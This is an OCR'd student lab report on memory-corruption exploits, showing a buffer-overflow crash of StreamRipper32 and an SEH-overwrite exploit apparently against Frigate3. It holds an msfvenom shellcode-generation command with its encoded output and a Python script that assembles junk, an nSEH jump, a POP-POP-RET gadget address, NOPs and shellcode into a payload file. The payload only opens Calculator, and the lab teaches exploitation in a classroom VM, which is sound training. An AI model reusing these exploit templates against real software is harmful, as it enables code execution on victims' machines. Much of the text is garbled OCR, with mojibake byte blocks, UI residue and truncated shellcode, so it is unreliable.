SECURE CODING LAB-8

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
L39+L40


Lab experiment - Working with the memory vulnerabilities

1) Crashing the StreamRipper32



After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.



Max KB To Rip: 0

Relay Port: 10069

Station Pattern: StreamRipper 32


Song Pattern: [illegible]

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song

Here is the Exploit used above.
Exploit :

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë ôZ
     ÚÇ°îPSàÙt$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠĐLíá
```



SRipper MFC Application has stopped working


Windows is checking for a solution to the problem...


ýÍ4aü–XÏW× 2•…v89òt‘²H˜‘'›°öÂù÷~á°Õšï0äJ>¸K³ŽK•ô)´àJIó
Ë0•vÏ‶^ +%²·¸) ³æ–~ J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%–m‘ëŽâ(Ú²9™cY¹&¶Îé^i¯
YiÚG³fw¼¬.G'‘KT6yŽZ9Á¼S%NÌÜËãm
ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&‟…)[Ò~E¶’”ÿ¤n@Çlµ±Æm8 ì}„©)XYg‡3ÉqÉ
èƒŒÂc‘â‹ ç³´ o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ Ã

Analysis & Vulnerability :


Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.

Calc Output -


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Secure Coding
StreamRipp...
exploit2.py
Calculator
View Edit Help
0
MC MR MS M+ M-
CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
0 . + =
Windows 7
Build 7601
This copy of Windows is not genuine
08:30
04-05-2021
Right Ctrl
Type here to search
ENG
08:30
04-05-2021


Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
10:30 PM
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
08:00
04-05-2021

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
buf += b"\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x30\x5a"
buf += b"\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x4a\x6e"
buf += b"\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31"
buf += b"\x6c\x4d\x6d\x55\x38\x32\x63\x30\x37\x70\x67\x70\x42"
buf += b"\x70\x33\x58\x66\x51\x6c\x4b\x70\x6f\x4d\x57\x69\x6f"
buf += b"\x5a\x75\x6d\x6b\x4a\x50\x4c\x75\x49\x32\x31\x46\x33"
```



Control Panel

Search Control Panel

Adjust your computer's settings

View by: Category

System and Security
Review your computer's status
Back up your computer
Find and fix problems

Network and Internet
View network status and tasks
Choose homegroup and sharing options

Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings


Programs
Uninstall a program

User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user

Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution

Clock, Language, and Region
Change keyboards or other input methods
Change display language

Ease of Access
Let Windows suggest settings
Optimize visual display



```
f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
```

Here we have the notepad calc.